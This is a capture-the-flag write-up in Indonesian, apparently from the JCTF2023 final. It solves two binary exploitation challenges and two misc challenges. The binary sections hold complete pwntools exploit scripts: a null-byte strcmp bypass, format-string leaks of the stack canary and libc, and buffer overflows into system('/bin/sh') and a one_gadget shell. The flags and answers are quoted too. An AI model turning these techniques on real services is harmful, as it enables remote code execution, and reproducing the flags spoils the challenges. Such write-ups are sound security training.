JCTF2023{P4k_d4T4NyA_j4n64n_B0Cor_lA61_h4d3H}
```

Flag : JCTF2023{P4k_d4T4NyA_j4n64n_B0Cor_lA61_h4d3H}

Binary Exploitation

Guessing (300 pts)

Diberikan sebuah binary 32 bit dan service netcat.

Ketika dilakukan decompile didapatkan hasil sebagai berikut pada fungsi main.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char s[5]; // [esp+12h] [ebp-16h] BYREF
    char s2[5]; // [esp+17h] [ebp-11h] BYREF
    unsigned int v6; // [esp+1Ch] [ebp-Ch]

    v6 = __readgsword(0x14u);
    randomize(s2);
    printf("Guess 3 digit number : ");
    fflush(stdout);
    fgets(s, 20, _bss_start);
    if ( !strcmp(s, s2) )
    {
        win();
    }
    else
    {
        printf("Wrong guess");
        fflush(stdout);
    }
}
```

```
    return 0;  
}
```

Dimana fungsi randomize adalah sebagai berikut hasil dekompilasinya.

```
char * __cdecl randomize(char *s)  
{  
    unsigned int v1; // eax  
    int v3; // [esp+Ch] [ebp-Ch]  
  
    v1 = time(0);  
    srand(v1);  
    v3 = rand() % 900 + 100;  
    sprintf(s, "%d", v3);  
    return s;  
}
```

S2 nanti akan berisi string dari angka yang dibangkitkan secara acak. Saya awalnya mengira menggunakan CDLL dari library ctypes, akan tetapi karena masalah arsitektur, exploitnya tidak berjalan dengan baik (error). Lalu, saya melihat lebih jeli lagi bahwa ada fungsi strcmp fungsi yang dapat di bypass pengecekannya hanya dengan menginputkan null byte, ternyata benar ketika dicoba dapat dibypass. Alhasil sekarang lanjut masuk ke fungsi win.

Berikut hasil dekompilasi dari fungsi win.

```
unsigned int win()  
{  
    char s[20]; // [esp+4h] [ebp-34h] BYREF  
    char v2[20]; // [esp+18h] [ebp-20h] BYREF  
    unsigned int v3; // [esp+2Ch] [ebp-Ch]  
  
    v3 = __readgsdword(0x14u);  
    printf("Congrats, give me your name :");  
    fflush(stdout);  
    gets(s);
```

```
fflush(stdout);
printf("\n Congrats! ");
printf(s);
fflush(stdout);
printf("Any suggestion?");
fflush(stdout);
gets(v2);
return v3 - __readgsword(0x14u);
}
```

Dari source code fungsi win terlihat jelas ada 3 bug.

1. Fungsi gets pada variabel stack s (buffer overflow)
2. Fungsi printf pada variabel s (melakukan pembocoran alamat libc dan nilai canary)
3. Fungsi gets pada variabel v2 (melakukan return oriented programming untuk mendapatkan shell)

Lalu karena libc tidak diberikan, saya menggunakan libc pada waktu penyisihan dan ketika dilakukan pembandingan dengan remote, hasilnya sama. Sehingga saya langsung melakukan exploit dengan rancangan yang sudah dibuat diatas.

Berikut script exploit saya

```
from pwn import *
import ctypes

# libc = ctypes.CDLL("./libc.so.6")

# libc.srand(libc.time(None))

# print("H")

#p = process("./vuln_patched")

context.log_level = "warning"

libc = ELF("./libc.so.6")
```

```

# for i in range(1,100):
#     p = remote("jota.jointsugm.id", 8555)
#     #p = process("./vuln_patched")

#     p.send(b"\x00"*19)

#     p.sendline(f"%{i}$p".encode())

#     p.recvuntil(b"Congrats! ")

#     print(p.recvuntil(b"Any", drop=True), i)

#     p.close()

# canary 15
# 13 ???

#p = process("./vuln_patched")

p = remote("jota.jointsugm.id", 8555)

p.send(b"\x00"*19)

p.sendline(b"%22$p||%15$p")

p.recvuntil(b"Congrats! ")

leaks = p.recvuntil(b"Any", drop=True).split(b'||')

canary = eval(leaks[1])
leak = eval(leaks[0])



#print(hex(leak))
libc.address = leak - 99518

binsh = next(libc.search(b"/bin/sh\x00"))
system = libc.sym.system

```

```

print(hex(system) )
print(hex(binsh) )

payload = p32(canary)*9 + p32(system)*2 + p32(binsh)

print(hex(libc.address) )
# gdb.attach(p)

p.sendline(payload)

p.interactive()

```

The screenshot shows the Visual Studio Code interface with the following details:

- File Explorer:** Shows a project structure with files: `exp.py` (selected), `gdb_history`, `libc.so.6`, `solve.py`, `vuln`, and `vuln_patched`.
- Code Editor:** Displays the exploit script `exp.py` containing Python code for generating a payload, connecting to a process, and interacting with it.
- Terminal:** Shows the terminal output where the exploit is run against a process named `vuln_patched`. It includes commands like `process("./vuln_patched")`, `context.log_level = "warning"`, and `p.send(b"\x00"*19)`.
- Status Bar:** Shows the current file is `exp.py - PWN - Visual Studio Code` and the terminal session is `python3`.
- Bottom Taskbar:** Includes icons for browser tabs (Final jctf_B...illa Firefox, zafin@mu...Final/PWN, ~/Downloads/GISTERED), Code - 2 windows, IDA - not..._to_random, Update Notifier, and ScreenGrab.

Flag : JCTF2023{R3turn_t0_L1bc_\$\$@\$\$@}

Reserved (500 pts)

Diberikan sebuah binary 64 bit dan netcat.

Ketika melakukan eksplorasi karena tidak diberi source code, kami menemukan hal yang menarik. Berikut hasil eksplorasi yang menarik tersebut.

BOOM!, saat mengeksplor opsi nomor 3, terdapat 2 bug yang saya temui, yaitu ada bug format string dan overflow. Sebenarnya ini mirip dengan wreck-it, yaitu dengan melakukan pembocoran libc start main ret, cari versinya di libc blukat, lalu lakukan return oriented programming menggunakan one gadget untuk mendapatkan shell. Pada saat melakukan eksplorasi kami juga mencari offset dari canary dan libc start main ret (biasanya tidak jauh dari canary).

Berikut script exploit saya.

```
from pwn import *\n\ncontext.log_level = "warning"\n\nlibc = ELF("./libc.so.6")\n\n# for i in range(1,100):
```

```

#     p = remote("jota.jointsugm.id", 8671)

#     p.sendlineafter(b"want?\n",b'1')
#     p.sendlineafter(b"reserve: ",b'1')

#     p.sendlineafter(b"want?\n",b'2')
#     p.sendlineafter(b"order?\n",b'aa')
#     p.sendlineafter(b"correct?\n",b'yes')

#     p.sendlineafter(b"want?\n",b'3')
#     p.sendlineafter(b"name?\n",f'%{i}$p'.encode())

#     p.recvuntil(b"Hello ")

#     print(p.recvline(0),i)

#     p.close()

p = remote("jota.jointsugm.id", 8671)

p.sendlineafter(b"want?\n",b'1')
p.sendlineafter(b"reserve: ",b'1')

p.sendlineafter(b"want?\n",b'2')
p.sendlineafter(b"order?\n",b'aa')
p.sendlineafter(b"correct?\n",b'yes')

p.sendlineafter(b"want?\n",b'3')
p.sendlineafter(b"name?\n",b"%13$p")

p.recvuntil(b"Hello ")

canary = eval(p.recvuntil(b"00"))
print(hex(canary))

p.sendline(b"aaa")

```

```
p.sendline(b"aaa")

p.sendlineafter(b"want?\n",b'3')
p.sendlineafter(b"name?\n",b"%43$p")

p.recvuntil(b"Hello ")
libc.address = eval(p.recvline(0)) - 0x021c87
# libc.address = eval(p.recvuntil(b"How",drop=True)) - 0x0208d0

# print(hex(libc.address))

p.sendline(b"a")

p.sendline(b"a"*200 + p64(canary)*2 + p64(libc.address+0x10a2fc) )

p.interactive()

"""
0x4f2a5 execve("/bin/sh", rsp+0x40, environ)
constraints:
    rsp & 0xf == 0
    rcx == NULL

0x4f302 execve("/bin/sh", rsp+0x40, environ)
constraints:
    [rsp+0x40] == NULL

0x10a2fc execve("/bin/sh", rsp+0x70, environ)
constraints:
    [rsp+0x70] == NULL
"""
```


The screenshot shows a Visual Studio Code interface with the following details:

- File Explorer:** Shows files in the current workspace, including `exp.py`, `exp.py Reserved 2`, `Reserved`, `exp.py`, `libc.so.6`, `gdb.history`, `ld-2.35.so`, `libc.so.6`, `solve.py`, `vuln`, and `vuln_patched`.
- Code Editor:** The main editor window contains the exploit script `exp.py`. The code uses the `pwn` library to interact with a remote process. It sends various commands to the process, including strings like "want\n", "aa", and "33", and checks for responses like "correct". It also prints the memory address of the `canary` variable.
- Terminal:** The terminal window shows the output of running the exploit script. It includes a hex dump of the payload sent to the process and the resulting memory dump.
- Status Bar:** The status bar at the bottom right shows the current file is `exp.py - PWN - Visual Studio Code`, the line number is L 59, column is Col 17, and the file is saved in Python 3.8.10.

Flag : JCTF2023{Y0ur_T4Bl3_H4s_R3serv3d}


Misc

RGB+ (100 pts)



Terdapat 3 gambar flag1.png, flag2.png, dan flag3.png. Berdasarkan deskripsi soal, saya berasumsi bahwa tiap komponen warna pada gambar telah dilakukan transformasi geometri sehingga harus disatukan kembali rgbnya. Namun, ketika saya coba menggunakan <https://aperisolve.fr/>, ternyata tulisan pada gambar langsung terlihat.

[+] Blue



[+] Blue



[+] Red



Terlihat tulisaan thongany_thanginy_dudegi, namun ketika saya submit ternyata salah. Lalu saya lihat di flag2.png terdapat tulisan "Walikan Jogja". Ketika saya search, ternyata walikan jogja adalah sebuah bahasa. Kemudian saya translate tulisan tersebut menggunakan web <https://cecawis.github.io/bahasawalikan/>

Masukkan Kata atau Kalimat:

thongany_thanginy_dudegi

Hasil Translate:

wolak_walik_mumeti

Flag : JCTF2023{wolak_walik_mumeti}

FeedBack (100 pts)

Hanya melakukan pengisian feedback lalu didapatkan flag

Feedback Final

JCTF(Feedback_EZFlag)

[Kirim jawaban lain](#)

Formulir ini dibuat dalam Universitas Gadjah Mada. [Laporkan Penyalahgunaan](#)

[Google Formulir](#)

Flag : JCTF{Feedback_EZFlag}

Catatan : Kami sangat beruntung bisa mengikuti final kali ini secara offline, kami mendapatkan pengalaman berharga karena banyak challenge yang bisa dibilang cukup menantang dan baru. Terima kasih yang sebesar-besarnya kepada problem setter yang telah berusaha maksimal mengerahkan pikirannya untuk membuat soal, serta panitia yang sudah bekerja secara professional.